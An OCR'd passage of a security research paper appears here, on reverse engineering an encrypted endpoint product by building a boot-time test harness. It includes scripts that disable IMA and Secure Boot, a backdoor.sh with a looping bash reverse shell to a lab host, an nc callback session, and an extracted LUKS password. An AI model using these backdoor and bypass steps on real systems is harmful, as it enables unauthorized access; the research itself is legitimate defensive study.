+ menuentry 'DEV Superchaf' {
+      insmod part_gpt
+      insmod ext2
+      echo   'Loading Superschaf 7.6-76204-amd64 ...'
+      linux  /boot/vmlinuz-superchaf-7.6-76204_amd64 ro nomodeset
+      echo   'Loading initial ramdisk ...'
+      initrd /boot/initrd.img-v76204superschaf-amd64.gz
- # Installer (if any)
- if true; then
-
- source     /boot/grub/install_start.cfg
-
- submenu 'Advanced install options ...' --hotkey=a {
```

```
-
-      source /boot/grub/theme.cfg
-
-      source /boot/grub/install.cfg
-
- }
- fi
```

`grub.cfg` File Modifications

These modifications add a GRUB menu for `Dev Superchaf` with instructions on where the kernel and `initramfs` were located. In order to make room for the new EFI GRUB contents, the directory `EFI/Microsoft` was removed. This directory contained a backup of the Windows Boot Configuration Data (BCD) file, in addition to several font and other ancillary configuration files, supporting Windows recovery. As these were not really needed for my purposes, so they were removed.

You may find yourself asking, *"Why not just place the content in the Linux partition where there would be more space."* This is a good observation, however, when CryptoPro initially built the Linux Partition (`EDA Partition`) it was done through a process of shrinking the Windows partition. The amount of shrinking was related to the size of the Linux partition, which was originally pulled from an ISO within the CryptoPro client installer. This ISO was used to initially populate the contents of the `EDA Partition`. During the very first boot sequence, Linux (Superschaf) will then expand the size of the `EDA Partition`. As a result of this process, the usable size of the `EDA Partition` was not adequate to store much additional content until after this process was completed. To ensure my test harness was able to start system analysis on the very first boot, I needed to place its content elsewhere. EFI was not touched and removed from the whole resizing ordeal. This made EFI a much better location to store the test harness content. Additionally, if the Linux partition was LUKS encrypted, placing content within that partition would require extra effort. Furthermore, sneaking content from a Debian live ISO to the EFI partition directly may allow some level of bypass around secure boot ::insert evil grin::. I will come back to this later, so stay tuned.

The following process was used to install the new EFI GRUB content to the EFI partition:

Shell

```
#!/bin/bash

mount -o loop,offset=$(($efi_off*512)) cryptopro_disk /mnt/efi
rm -rf "/mnt/efi/EFI/Microsoft/"
tar -xvzf uefi_grub.tgz -C "/mnt/efi/"
```

```
umount /mnt/efi
```

EFI GRUB Test Harness Install

In the above example, I used `losetup` via mount to loop mount the offset of the EFI partition from the system disk. The offset can be located with `fdisk` by multiplying the start sector by the block size (`512`):

```
Shell
$ fdisk -l cpro-disk.raw
Disk cpro-disk.raw: 32 GiB, 34359738368 bytes, 67108864 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 67F353D2-D036-4F16-9837-A0E4D77A309B

Device                Start      End  Sectors  Size Type
cpro-disk.raw1     2048   206847   204800  100M EFI System
cpro-disk.raw2   206848   239615    32768   16M Microsoft reserved
cpro-disk.raw3   239616 62872654 62633039 29.9G Microsoft basic data
cpro-disk.raw4 66019328 67104767  1085440  530M Windows recovery environment
cpro-disk.raw5 62873600 66019327  3145728  1.5G unknown

Partition table entries are not in disk order.
```

CryptoPro `fdisk` Details


Additionally, I replaced `/boot/grub/splash.png` with a graphic that was a little more appropriate. During the boot-up sequence, I needed to perform the following tasks to execute the modified boot stream:

1. Access the system BIOS
2. Navigate to `Boot Maintenance Manager`
3. Select `Boot From File`
4. Select the appropriate disk.
5. Navigate to `/EFI/debian/bootx64.efi`

This should trigger the `bootx64.efi` that was copied from the live ISO and was configured to pull the configuration settings from `/boot/grub` of the main partition (`GPT 1` or `UEFI`). With these modifications we are able to see the new GRUB bootloader and can select `DEV Superchaf`:

GRUB Splash Screen

As an additional note, because we are manually executing the extracted kernel image (`vmlinuz-superchaf-7.6-76204_amd64`), I needed to disable secure boot. The reason I booted this image instead of one that was properly signed (default Debian kernel) was because CryptoPro's kernel contained custom `/dev` mappings and was required to properly handle the `init` script. As this kernel image was extracted from `bzImage.efi` it no longer carried the signature and would fail secure boot.



Disable Secure Boot

I also had to make several modifications to the Superschaf file system as well, to suppor the test harness.

Superschaf Content Modification

First, from my original paper [1], the contents of `/root`, `/var`, and `/tmp/display` are loaded from several TAR archives. By disabling the default initialization sequence, this content now needed to be manually extracted.

```shell
#!/bin/bash

mount -o loop,offset=$(($nix_off*512)) cryptopro_disk /mnt/nix
cd /mnt/nix
tar hvxf etc/root.tar -C ./
tar hvxf etc/var.tar -C ./
tar hvxf etc/displaylink.tar -C ./tmp/
```

Expand Archive Contents

In the following script, I disable the IMA policy, modify some mount directives, and introduce a reverse shell.

```shell
#!/bin/bash

safe_dir="usr/SUPERSHEEP/avira/cpro/tools"
nix_mount="/mnt/nix"

echo "[*] Disabling IMA"
rm -rf $nix_mount/etc/rc.d/rcS.d/S01ima
ls -al $nix_mount/etc/rc.d/rcS.d/

echo "[*] Disable TMPFS"
mv $nix_mount/etc/fstab $nix_mount/$safe_dir
cp $nix_mount/$safe_dir/fstab $nix_mount/etc/fstab
var=$(grep -P '[\s\t]/var' $nix_mount/etc/fstab)
root=$(grep -P '[\s\t]/root' $nix_mount/etc/fstab)
mnt=$(grep -P '[\s\t]/mnt' $nix_mount/etc/fstab)
sed -i "s|$var|#$var|" $nix_mount/etc/fstab
sed -i "s|$root|#$root|" $nix_mount/etc/fstab
sed -i "s|$mnt|#$mnt|" $nix_mount/etc/fstab
cat $nix_mount/etc/fstab
```

```
echo "[*] Disable mountfs"
mv $nix_mount/etc/init.d/mountfs $nix_mount/$safe_dir
cp $nix_mount/$safe_dir/mountfs $nix_mount/etc/init.d/mountfs
varTar=$(grep var.tar $nix_mount/etc/init.d/mountfs)
rootTar=$(grep root.tar $nix_mount/etc/init.d/mountfs)
sed -i "s|$varTar|#$varTar|" $nix_mount/etc/init.d/mountfs
sed -i "s|$rootTar|#$rootTar|" $nix_mount/etc/init.d/mountfs
grep -A 3 var.tar $nix_mount/etc/init.d/mountfs

echo "[*] Disable Execute of SUSHE"
chmod -x $nix_mount/root/sushe_start.sh
chmod -x $nix_mount/usr/SUPERSHEEP/bin/app_launcher
chmod -x $nix_mount/usr/SUPERSHEEP/bin/app_config

echo "[*] Patching Profile Script"
sed -i "/.bashrc/{n;s|.*|/bin/bash /usr/SUPERSHEEP/avira/cpro/tools/backdoor.sh
2>&1 > /usr/SUPERSHEEP/avira/cpro/log \&|}" $nix_mount/root/.profile
chmod -x $nix_mount/root/startx.sh
```

Superchaf Test Harness Modifications

First, IMA kernel protections are disabled by removing the `initd` startup script `/etc/rc.d/rcS.d/S01ima`. This ensures my ability to execute unsigned code and disables the loading of the security policy. Second, I disable the TMPFS association to the following mount points `/var`, `/root`, and `/mnt`. These settings provide persistence to the contents of the system disk and ensures modifications to these directories would not be overwritten each time the system starts.

Thirdly, CryptoPro services were disabled from starting. This was accomplished through disabling execution of `/root/sushe_start.sh`, `/usr/SUPERSHEEP/bin/app_launcher`, and `/usr/SUPERSHEEP/bin/app_config`. Finally, we are able to backdoor the system by configuring `/root/.profile` with a call to `backdoor.sh`.


Shell

```
#!/bin/bash

# Define logfile
LOG=/usr/SUPERSHEEP/avira/cpro/log

# Make runtime output directory
mkdir /usr/SUPERSHEEP/avira/cpro/out
```

```
# Move CPRO files back
mv /usr/SUPERSHEEP/avira/cpro/tools/app_* /usr/SUPERSHEEP/bin/
mv /usr/SUPERSHEEP/avira/cpro/tools/v330p15_ss_gui /usr/SUPERSHEEP/bin/ss_gui
chmod +x /bin/rm

#####################
### Reverse Shell ###
#####################
# Start network interfaces
ifconfig eth0 up
ifconfig eth0 172.16.34.5 netmask 255.255.255.0

# Establish ARP table
echo "HACKED" > /dev/tcp/172.16.34.1/80

# Reverse shell
while true;
do
  bash -c 'exec bash -i &>/dev/tcp/172.16.34.1/5050 <&1' &
  sleep 5
done &
```

`backdoor.sh` Script Content

These modifications provide a clean environment and code execution from Superschaf, once the system completed bootup. From here CryptoPro scripts can be directly called and debugged without any previous remnants for the startup process. I just sit back and listen for my shell!



`Initramfs` GRUB Boot

```
debian@172.16.10.137/24: ~
→ emptynebuli$ nc -lvp 5050
listening on [any] 5050 ...
172.16.34.5: inverse host lookup failed: Unknown host
connect to [172.16.34.1] from (UNKNOWN) [172.16.34.5] 41452
bash-5.0# uname -a
uname -a
Linux lfs-sn 6.6.12-superschaf-uefi #6 SMP PREEMPT_DYNAMIC Tue Sep  3 13:18:53 CEST 2024 x86_64 GNU/Linux
bash-5.0# cat /etc/Version
cat /etc/Version
Superschaf Version 7.6-76204
```

Test Harness Backdoor Callback

Debugging

With this test harness, I can start the debugging effort and build an understanding of the inner workings of CryptoPro. There are two primary executables I will focus on in this paper, those are `crypt_config` and `ss_nogui`. The first executable, `crypt_config`, was extracted from `initramfs` and observed to perform some cryptographic functions. The second executable

`ss_nogui` was extracted from the Superschaf environment. This executable, and the GUI version of the same binary `ss_gui`, were the primary Superschaf CryptoPro applications.

The `crypt_config` binary was extracted from `initramfs` and added to the test harness, allowing for debug execution via Ghidra [14] and GDB [15].

```
None
4c0ec66c2d9c4c74630de2ad443824c3cc9fcc6e9bd9d403ec8eef83e76cbaf0  crypt_config
```

`crypt_config` File Hash

```
Shell
# ./crypt_config
crypt_config <options>
        -s                              set config
        -e <"true"|"false">  set is-encrypted flag
        -i                              read profile from data store
        -L                      read layout sector only
        -f <file>                       write profile to file
        -h                              print this help
        -R                              expand max size of the linux fileystem in layout
sector
        -l                              run in pba linux, not in initramfs
```

`crypt_config` Command Options

Of course, debugging the execution of `crypt_config` was not without its challenges. Specifically, Superschaf did not have a package manager and made 3rd party installation a little complicated. GDB was not part of the distribution so the "*easiest*" path forward was to compile a statically linked version.

The function `mount_encrypted_partition` was called from the original `init` script (extracted from `initramfs`) and used to pull the LUKS password via `crypt_config`. The full contents of the extracted `init` script are located under Appendix VIII.

```
Shell
mount_encrypted_partition() {
    log_msg "Mounting encrypted partition. Calling cryptsetup."
    PASSWORD="$(grep PASSWORD /tmp/crypt_config.out | cut -d ":" -f 2)"
    echo -ne "$PASSWORD" | cryptsetup open $CRYPT_LOOPBACK $DEVMAPPER_DEVICE 2>&1
| tee -a $LOGFILE

    if [ ! -b /dev/mapper/$DEVMAPPER_DEVICE ]
```

```
    then
        log_msg "No device mapper device /dev/mapper/$DEVMAPPER_DEVICE. Exiting."
        emergency_halt $ERR_NO_DEVMAPPER_DEVICE
    fi

    log_msg "Mounting /dev/mapper/$DEVMAPPER_DEVICE"
    mount -o ro /dev/mapper/$DEVMAPPER_DEVICE $ROOT_MOUNTPOINT || emergency_halt
$ERR_MOUNT_DEVMAPPER_DEVICE
}
```

`init.sh` Routine `mount_encrypted_partition`

In this function, a `PASSWORD` value is extracted from `/tmp/crypt_config.out`, which was the designated output file from the first execution of `crypt_config`:

```
Shell
/bin/crypt_config -i -f /tmp/crypt_config.out
```

`crypt_config` Initial execution from `init.sh`

Content examination of this file revealed the storage of secret values, including the LUKS encryption key:

```
None
CLIENT_SECURITY HELPDESK SMARTCARD SSO WOL TPA NETWORK MOBILE
ENCRYPT:FALSE
IS_ENCR:FALSE
PASSWORD:4uHirVBVN?zw;cv#fg1taq8##DN+?nr
ISO_HASH:b6c8c05613d67d7826b671b2bea9d4f6b0229e25d45c0e0bb65db760499c4814
IMA:TRUE
SECTORS_LNX:2416368
SECTORS_LOG:204800
OFFSET_LOG:2416400
```

Contents of `crypt_config.out`

Log output from the execution of `crypt_config` was also observed to link the `FATStore` with `MountFS`:

```
None
13.01.2026 15:03:11.262 INF (825) MountFS: Filesystem total size: 253132800 bytes
available (241 MB).
13.01.2026 15:03:11.262 INF (825) MountFS: successfully mounted FATStore.
```

`crypt_config` Logging Output

Cooking GDB to Order

Compiling a statically linked version of GDB takes a little bit of effort but the process was luckily fairly simple. I had used a combination of the markdown instructions from jhswartz's Static-Builds GitHub project [16] and GDB source from guyush1 [17]. These references were used to construct the following build script:

```shell
#!/bin/bash

TOOLS=$PWD/tools
LOGS=$PWD/log
UPLOAD=$PWD/artifacts

mkdir $TOOLS $LOGS $UPLOAD

echo "[*] Pulling GMP"
cd $TOOLS
wget -q https://ftp.gnu.org/gnu/gmp/$GMP_VER.tar.gz && tar -xzf $GMP_VER.tar.gz
cd $GMP_VER

echo "[*] Building GMP"
./configure --prefix=/include --disable-shared > $LOGS/gmp-config.log
make > $LOGS/gmp-make.log
make install-strip > $LOGS/gmp-install.log

echo "[*] Pulling MPFR"
cd $TOOLS
wget -q https://ftp.gnu.org/gnu/mpfr/$MPFR_VER.tar.gz && tar -xzf $MPFR_VER.tar.gz
cd $MPFR_VER

echo "[*] Building MPFR"
./configure --prefix=/include --disable-shared --with-gmp=/include >
$LOGS/mpfr-config.log
make > $LOGS/mpfr-make.log
make install-strip > $LOGS/mpfr-install.log
```

```
echo "[*] Pulling GDB"
cd $TOOLS
git clone https://github.com/guyush1/binutils-gdb.git
cd binutils-gdb && git checkout gdb-static-16.3

echo "[*] Building GDB"
./configure --prefix=/opt/gdb-static --enable-static
--with-static-standard-libraries --disable-tui --disable-inprocess-agent
--with-gmp=/include --with-mprf=/include --with-libiconv-type=static >
$LOGS/gdb-config.log
make all-gdbserver -j$(nproc) > $LOGS/gdb-make.log

echo "[*] Zip Logs"
tar -czf $UPLOAD/logs.tgz $LOGS/*.log
echo "[*] Pull gdbserver_$GDB_VER"
mv gdbserver/gdbserver $UPLOAD/gdbserver-$VER
```

GDB Static `build.sh` Script

Once compiled, I uploaded the statically linked executable to `/usr/SUPERSHEEP/avira/cpro/tools`.

```
bash-5.0# pwd
pwd
/usr/SUPERSHEEP/avira/cpro/tools
bash-5.0# ./gdbserver-x86-v16.3 --help
./gdbserver-x86-v16.3 --help
Usage:  gdbserver [OPTIONS] COMM PROG [ARGS ...]
        gdbserver [OPTIONS] --attach COMM PID
        gdbserver [OPTIONS] --multi COMM

COMM may either be a tty device (for serial debugging),
HOST:PORT to listen for a TCP connection, or '-' or 'stdio' to use
stdin/stdout of gdbserver.
PROG is the executable program.  ARGS are arguments passed to inferior.
PID is the process ID to attach to, when --attach is specified.

Operating modes:

  --attach              Attach to running process PID.
  --multi               Start server without a specific program, and
                        only quit when explicitly commanded.
  --once                Exit after the first connection has closed.
  --help                Print this message and then exit.
  --version             Display version information and exit.

Other options:
```

Statically Complied GDB v16.3 Execution

Ghidra Hooking

With GDB server ready, I can decompile `crypt_config` with Ghidra and hook via GDB. This provided an interface to walk the code while debugging the runtime application. For this effort I simply opened `crypt_config` with Ghidra and allowed it to perform auto analysis. Once complete, I opened the saved project with the debugger tool.

There are a few important notes I want to cover here. For Ghidra to be able to connect with the GDB test hardness I placed the two platforms on the same network. Ghidra was executed from a secondary Debian instance, which received the callback from `backdoor.sh`. Once the GDB server was launched (via Superchaf), it would globally listen on port `3333`. Ghidra can then connect to this port and away we go.


Running the following GDB command would start the server instance:

```shell
$ /usr/SUPERSHEEP/avira/cpro/tools/gdbserver-x86-v16.3 --multi 0.0.0.0:3333
/usr/SUPERSHEEP/avira/cpro/tools/bin-files/ramfs/crypt_config -i
```

Start GDB Server From Test Harness


A remote GDB connection was used to link Ghidra to GDB. The configuration options for this were under:

- `Debugger` > `Configure and Launch crypt_config using…` > `gdb remote`



Ghidra GDB Remote Configuration

Once connected, I got the GDB server console via the Ghidra interface.




Successful Ghidra to GDB Connection

Now that the boring stuff is covered, let's dive into analysis!!


Static Analysis

The most difficult process in any reverse engineering exercise is building a base understanding of the binary, what imports the program has, and how to go about naming your function calls. Most commercial applications will not have a symbol tree, resulting with a bunch of useless function names:



